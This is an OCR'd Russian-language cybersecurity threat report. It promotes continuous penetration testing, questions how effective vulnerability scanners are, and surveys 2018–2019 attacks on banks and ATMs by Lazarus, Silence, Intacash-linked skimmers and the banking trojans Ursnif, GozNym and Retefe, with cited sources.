


# Процессный подход к обнаружению уязвимостей

## Пентест на постоянной основе

Проводя регулярный учебный фишинг, мы наблюдаем у сотрудников значительный прогресс: им все чаще удается распознать приемы киберпреступников, уровень защищенности компаний растет.

С тестированием на проникновение такой подход не работает. Разовые пентесты не спасают от появления новых уязвимостей. Они временно повышают уровень безопасности, но не помогают выстроить процесс.




Сравнение подходов к обнаружению уязвимостей

**По нашей статистике, в компаниях, которые уже три года проводят ежегодное тестирование на проникновение, количество уязвимостей не уменьшается, а остается на том же уровне.** И дело не в том, что внутренняя служба кибербезопасности не устраняет обнаруженные уязвимости, — просто за это время успевают появиться новые.


Эти данные показали нам, что для обеспечения безопасности внешнего периметра нужны другие технологии. Поэтому мы решили проводить пентест на постоянной основе.

Такой же тренд на процессный подход наблюдается в нашей отрасли по всему миру. Его идея заключается в том, чтобы наладить непрерывность процесса обнаружения уязвимостей.

В рамках этого подхода мы разработали специальную онлайн-платформу, на которой соединили опыт наших экспертов и силу автоматизации.

Так появилась услуга Continious Penetration Testing, или «Пентест на постоянной основе». Она позволяет непрерывно отслеживать изменения IT-периметра, выявлять новые активы и проводить точечное тестирование на проникновение.

Благодаря такому подходу можно постоянно мониторить уровень защищенности внешнего периметра, а также сократить время жизни уязвимостей.



# Сканеры уязвимостей не панацея

Автоматизированные сканеры пользуются огромной популярностью, однако они не всегда эффективны в поиске уязвимостей.

Мы проанализировали данные, которые получили по результатам автоматизированных сканирований в различных компаниях. Оказалось, что за **три года мы хоть раз встретили всего 600 уникальных уязвимостей из всех 86 000,** которые есть в базе сканера. Один из самых популярных сканеров находит лишь менее 1% уязвимостей от той цифры, которую заявляют производители.

Это не призыв отказываться от автоматизированных инструментов, мы сами их используем и очень любим. Но важно понимать, что сканеры — это не панацея, а большинство загруженных в них **плагинов** неактуальны. Самые критичные же уязвимости чаще всего удается обнаружить только ручным трудом.

На основе нашего опыта рекомендуем не полагаться на сканеры на 100% и обязательно проверять их показатели вручную.

**Плагин** — алгоритм действий, позволяющий проверить ту или иную уязвимость в системе. Каждый плагин соответствует одной уникальной уязвимости.

**600**

уникальных уязвимостей из всех 86 000

# Исследование атак

# Атаки на банки

Последние полтора года злоумышленники регулярно напоминали банковской системе, что она уязвима даже в той части, в которой привыкла считать себя в относительной безопасности. Речь о банкоматах.
В предыдущем Threat Zone мы давали по ним довольно оптимистичную статистику, и ряд выводов, которые можно сделать на ее основе, остается в силе. Однако новая информация заставляет обратить пристальное внимание именно на эту часть банковской инфраструктуры.

Что касается других атак, злоумышленники не удивили нас принципиально новыми векторами, мишенями и инструментами — разве что обновили свои вредоносные программы. При этом некоторые пропавшие с радаров группировки вернулись на мониторы кибердиспетчеров.


# Банкоматы в опасности

В прошлом году мы отмечали, что злоумышленники утратили былой интерес к банкоматам. Число посягательств на устройства каждый год сокращается — по крайней мере, если говорить об атаках с использованием вредоносного ПО (ВПО). Согласно данным Европейской ассоциации по безопасности транзакций (European Association for Secure Transactions, EAST), за январь — июнь 2019 г. в этой части света было зафиксировано всего 35 кибератак на банкоматы — на 43% меньше, чем за аналогичный период 2018-го. Вредоносное ПО использовалось всего трижды — в остальных случаях применяли старый добрый BlackBox. При этом успехом увенчалась и вовсе одна атака: злоумышленники похитили менее 1 тыс. евро[1].

**135,4 млн €**

**теряют европейские банки за полгода от мошенничества с банкоматами[1]**

1. ATM malware and logical attacks fall in Europe // European Association for Secure Transactions.





Число атак с применением ВПО на европейские банкоматы за первое полугодие 2015–2019 гг.

Источник: European Association for Secure Transactions (EAST)

В то же время число физических атак на банкоматы, по данным EAST, выросло. За первые шесть месяцев прошлого года число взломов увеличилось на 16% — почти до 2,4 тыс. Но убытки от такого вида посягательств упали на четверть (11,4 млн евро).

Нельзя сбрасывать со счетов и гибридные методы, которые предполагают не самую замысловатую, но все-таки эксплуатацию аппаратных и программных уязвимостей. Кроме того, встречаются преступные группы, которые располагают достаточными ресурсами для организации продвинутых кампаний, — в 2019 г. мы наблюдали тому целых два примера.




Число TRF-атак на европейские банкоматы за первое полугодие 2015–2019 гг.

Источник: EAST

# TRF-атаки: имитация сбоя

Прирост как по числу инцидентов, так и по сумме убытков показали атаки, направленные непосредственно на терминал. За январь — июнь 2019 г. EAST зафиксировала 10,7 тыс. таких инцидентов — на 59% больше, чем за аналогичный период 2018-го. Убытки за тот же период достигли 124 млн евро (годовой прирост — 16%).

Большая часть таких инцидентов (5,7 тыс.) приходится на мошенничество с отменой транзакций (transaction reversal fraud, TRF) — 53% всех атак на терминал[2].

TRF не предполагает использования программного обеспечения, но эксплуатирует несовершенства ПО самих банкоматов. При TRF-атаке злоумышленник вставляет в банкомат платежную карту и инициирует выдачу наличных. Затем он нарушает последовательность операций так, чтобы забрать банкноты, а устройство при этом сочло их невыданными и отправило в банк сообщение о возврате средств на счет. Например, когда банкомат, выдав купюры, пытается вернуть карту, мошенник может задержать ее в слоте — устройство посчитает, что она застряла, и отменит операцию снятия.

Исследование EAST охватывает прежде всего Западную Европу. В странах с развитой экономикой финансовые организации уделяют большое внимание кибербезопасности. Именно этим можно объяснить незначительное число атак на банкоматы с применением ВПО: методы слишком сложны и требуют физического присутствия, а добыча не такая богатая, как при физическом взломе банкомата или атаке на IT-инфраструктуру банка.

2. ATM malware and logical attacks fall in Europe // European Association for Secure Transactions.

# Intacash: скимминг и подкуп

Высокотехнологичные хищения через банкоматы под силу только крупным и хорошо организованным преступным группировкам.

В октябре 2019 г. правоохранительные органы США сообщили о задержании 18 участников одной из крупнейших киберпреступных групп, которые на протяжении пяти лет занимались высокотехнологичной формой скимминга в 18 штатах. Объем хищений превысил 20 млн долл.[3]

Американские правоохранители не описали подробно схему мошенничества, однако имена, фамилии, национальность подозреваемых, а также обстоятельства самого дела позволяют предположить, что фигуранты связаны с мексиканской компанией Intacash[4]. Та, в свою очередь, еще с 2015 г. служила фасадом для крупных махинаций с использованием банкоматов[5]. Для скимминга использовались Bluetooth-передатчики, которые ставили на платы, отвечающие за работу картридера и ПИН-пада. Мошенники выбирали терминалы, расположенные в наиболее популярных туристических точках Мексики, и подкупали специалистов по обслуживанию банкоматов для установки «спецаппаратуры».

В конце марта 2019 г. мексиканская полиция арестовала двух человек, подозреваемых в управлении Intacash[6]. Сообщается, что задержанные были в разработке ФБР[7].

**20 МЛН $**

похитила группировка, связанная с компанией Intacash[3]

3. 18 members of international fraud and money laundering conspiracy charged in Manhattan federal court // USAO-SDNY | US Department of Justice.
4. 18 members of ATM skimmer gang arrested — mostly Romanian // Security Boulevard.
5. Who's behind Bluetooth skimming in Mexico? // Krebs on Security.
6. Two Romanian men arrested with cash, gun at Puerto Morelos // Riviera Maya News.
7. Alleged chief of Romanian ATM skimming gang arrested in Mexico // Krebs on Security.

# Lazarus: HR-трюк

Вполне закономерно, что если речь все же заходит о банкоматах и вредоносном ПО, то обязательно всплывает Lazarus — одна из самых продвинутых киберпреступных группировок, за которой, предположительно, стоит правительство КНДР. За прошедшие полтора года мы дважды слышали об атаках этой группы на банкоматы.

В декабре 2018 г. была скомпрометирована компания Redbanc, которая, по сути, управляет всеми банкоматами в Чили. Чтобы проникнуть в инфраструктуру организации, злоумышленники прибегли к социальной инженерии. Вектор атаки проходил через LinkedIn — соцсеть для деловых контактов и поиска работы. Атакующие разместили на сайте вакансию разработчика, и сотрудник Redbanc на нее откликнулся. Вскоре злоумышленники связались с ним и даже провели интервью по «Скайпу», после чего попросили скачать и запустить приложение ApplicationPDF, которое якобы помогает оформить анкету для приема на работу. На деле исполняемый файл был вредоносным, но при этом сумел обойти антивирусную защиту[8, 9].

Образцы ApplicationPDF.exe, доступные в открытых источниках, оказались загрузчиками PowerRatankba — вредоносной программы, разработанной Lazarus. ВПО собирает и передает злоумышленникам основные сведения о зараженной системе: имя пользователя, технические характеристики и  другие сведения об ОС, настройки прокси, список работающих процессов. Также PowerRatankba проверяет, открыты ли порты для подключения по протоколам RPC, SMB и RDP. Если программе удается получить привилегии администратора системы, она скачивает скрипт для Powershell (программный движок и скриптовый язык для администрирования Windows), чтобы начать следующий этап атаки[10].

Самые ранние атаки группировки Lazarus (также известна как Hidden Cobra) были зафиксированы в 2007 г. и первые восемь лет носили исключительно политический характер — были направлены против правительства и организаций Южной Кореи.

С 2015 г. злоумышленники переключились на финансово мотивированные атаки. Одной из самых громких кампаний такого рода стал взлом бангладешского ЦБ в 2016-м. Тогда Lazarus попыталась вывести через систему SWIFT около 850 млн долл., но из-за орфографической ошибки похитить удалось лишь 81 млн.

Атаки Lazarus отличаются технической сложностью и четкой направленностью. Для взломов группировка использует собственные вредоносы, которые, как правило, разработаны под целевую инфраструктуру.

8. Así fue el intento de ciberataque a Redbanc en diciembre // TrendTIC.
9. North Korean hackers infiltrate Chile's ATM network after Skype job interview // ZDNet.
10. Disclosure of Chilean Redbanc intrusion leads to Lazarus ties // Flashpoint.

# Фейковая вакансия стала для Lazarus точкой входа при атаке на чилийскую сеть банкоматов Redbank

Об ущербе от инцидента публично не сообщалось. В самой Redbanc заявили, что он не повлиял на работу компании[11].

В сентябре 2019 г. эксперты по кибербезопасности рассказали о семействе вредоносов DTrack, разработанных Lazarus для компрометации компьютерных систем в Индии. На данный момент семейство состоит из двух программ: DTrack и ATMDtrack. Последнюю обнаружили летом 2018 г. — злоумышленники применяют ее исключительно для атак на индийские банкоматы.

Сфера использования программы DTrack, на которую специалисты вышли в ходе исследования ATMDtrack, значительно шире. С ее помощью Lazarus внедряется в сети финансовых организаций и даже объектов критической инфраструктуры — в частности, атомных электростанций[12, 13].

11. Comunicados // Redbanc.
12. Hello! My name is Dtrack // Securelist.
13. What is DTrack: North Korean virus being used to hack ATMs to nuclear power plant in India // IndiaToday.

Свыше

# 3 МЛН $

составил ущерб от атаки группировки Silence в Шри-Ланке[15]

## Silence: не только Европа

Еще один специалист по сложным атакам на сети банкоматов — группировка Silence. В числе прочего мошенники отлично владеют методами социальной инженерии.

В 2019 г. группа, ранее атаковавшая банки только в России и Европе, расширила географию присутствия. Весной Silence похитила деньги из устройств самообслуживания шриланкийского Dutch-Bangla Bank. Сначала злоумышленники атаковали банкоматы организации на Кипре, в России и на Украине, а в конце мая вывели средства уже из самой Шри-Ланки. Ущерб от атаки составил свыше 3 млн долл.[14, 15]

Позднее стало известно, что примерно в это же время злоумышленники атаковали банки в Индии, Кыргызстане, Чили, Болгарии и Гане[16].

14. Three banks hit by cyberattacks // Daily Star.
15. Bangladesh cyber heist 2.0: Silence APT goes global // Group-IB.
16. Silence 2.0: going global // Group-IB.

# Модифицированные зловреды

Прошедший год ознаменовался крупными обновлениями некоторых известных, но подзабытых вредоносных программ.

## Ursnif: геотаргетинг и гибрид

Банковский троян Ursnif был разработан в 2000 г. Шесть лет спустя специалисты обнаружили троян Gozi, часть кода которого была позаимствована из Ursnif. Из-за схожих функций и кода при анализе атак эти программы принято классифицировать как одну[17].

В 2019 г. операторы Ursnif последовательно сужали свои кампании до конкретных стран. В январе — феврале образцы программы, собирающие не только банковские, но и персональные данные клиентов, массово приходили в японские банки. И прекращали работу, если язык системы оказывался не японским[18, 19]. В марте рассылки были зафиксированы в Италии, но там злоумышленники вышли за пределы банковской сферы, а в образце не было найдено строгой привязки к настройкам языка[20].

Первые кампании Silence были зафиксированы в 2017 г. Группировка атакует в основном финансовые учреждения — при помощи фишинговых рассылок собственной вредоносной программы.

В атаках 2018–2019 гг. Silence продемонстрировала высокий уровень социальной инженерии. Авторы рассылок составляли подробные письма, в точности копируя стиль организаций, от имени которых они якобы действовали.

**100 млн $**

пытались украсть операторы гибридного вредоноса GozNym[21]


17. Gozi (malware family) // Malpedia (Fraunhofer FKIE).
18. New Ursnif variant targets Japan packed with new features // Cybereason.
19. Ursnif banking trojan variant steals more than financial data // BankInfoSecurity.
20. The Ursnif gangs keep threatening Italy // Yoroi Blog.
21. GozNym malware: cybercriminal network dismantled in international operation // Europol.

В апреле 2016 г. эксперты по кибербезопасности обнаружили GozNym — гибрид Gozi и Nymaim. Последняя является довольно агрессивным дроппером — программой для доставки и загрузки на зараженную машину дополнительных вредоносов. В дроппере применяются различные техники закрепления в системе, а также обхода средств защиты и распознавания ВПО. Nymaim всегда распространяется в комбинации с той или иной вредоносной программой.

Считается, что Nymaim — это небольшая закрытая группа, не допускающая утечек, поэтому и гибриды она разрабатывает сама. GozNym, вероятнее всего, не исключение, особенно если учесть, что исходный код Gozi утекал уже дважды (в 2010 и 2015 гг.)[22].

В мае 2019 г. Европол сообщил о поимке злоумышленников, управлявших GozNym. Объединенная группировка, работавшая в пяти странах, планировала похитить около 100 млн долл. у 41 тыс. жертв — в основном это организации и обслуживавшие их банки[23].

Какими способами и как часто атаковали российские банкоматы в 2018–2019 гг.




**41 тыс.**

**компьютеров была заражена GozNym — большинство из них принадлежит частным компаниям и обслуживающим их банкам[23]**

22. Meet GozNym: the banking malware offspring of Gozi ISFB and Nymaim // Security Intelligence.
23. GozNym malware: cybercriminal network dismantled in international operation // Europol.

# Retefe: легитимное прикрытие и тихий прокси

Банковский троян Retefe впервые был описан в 2015 г. Уже тогда аналитики обратили внимание, что Retefe используют только в трех странах: Швеции, Швейцарии и Японии. Другая его особенность — механизм работы. Обычно такие программы перехватывают авторизационные данные в веб-браузере жертвы. Retefe же выпускает фальшивый сертификат, чтобы затем развернуть полноценную атаку «человек посередине» и перенаправить трафик жертвы на банковский ресурс через контролируемый злоумышленниками прокси-сервер[24].

В 2018 г. Retefe был не особо активен, но в 2019-м заявил о себе в полный голос. В новой сборке троян сохранил свои особенности: ограниченную географию (по сравнению с 2015 г. она стала чисто европейской: Швеция, Швейцария, Австрия, Великобритания) и проксирование трафика. В то же время появились и новшества.

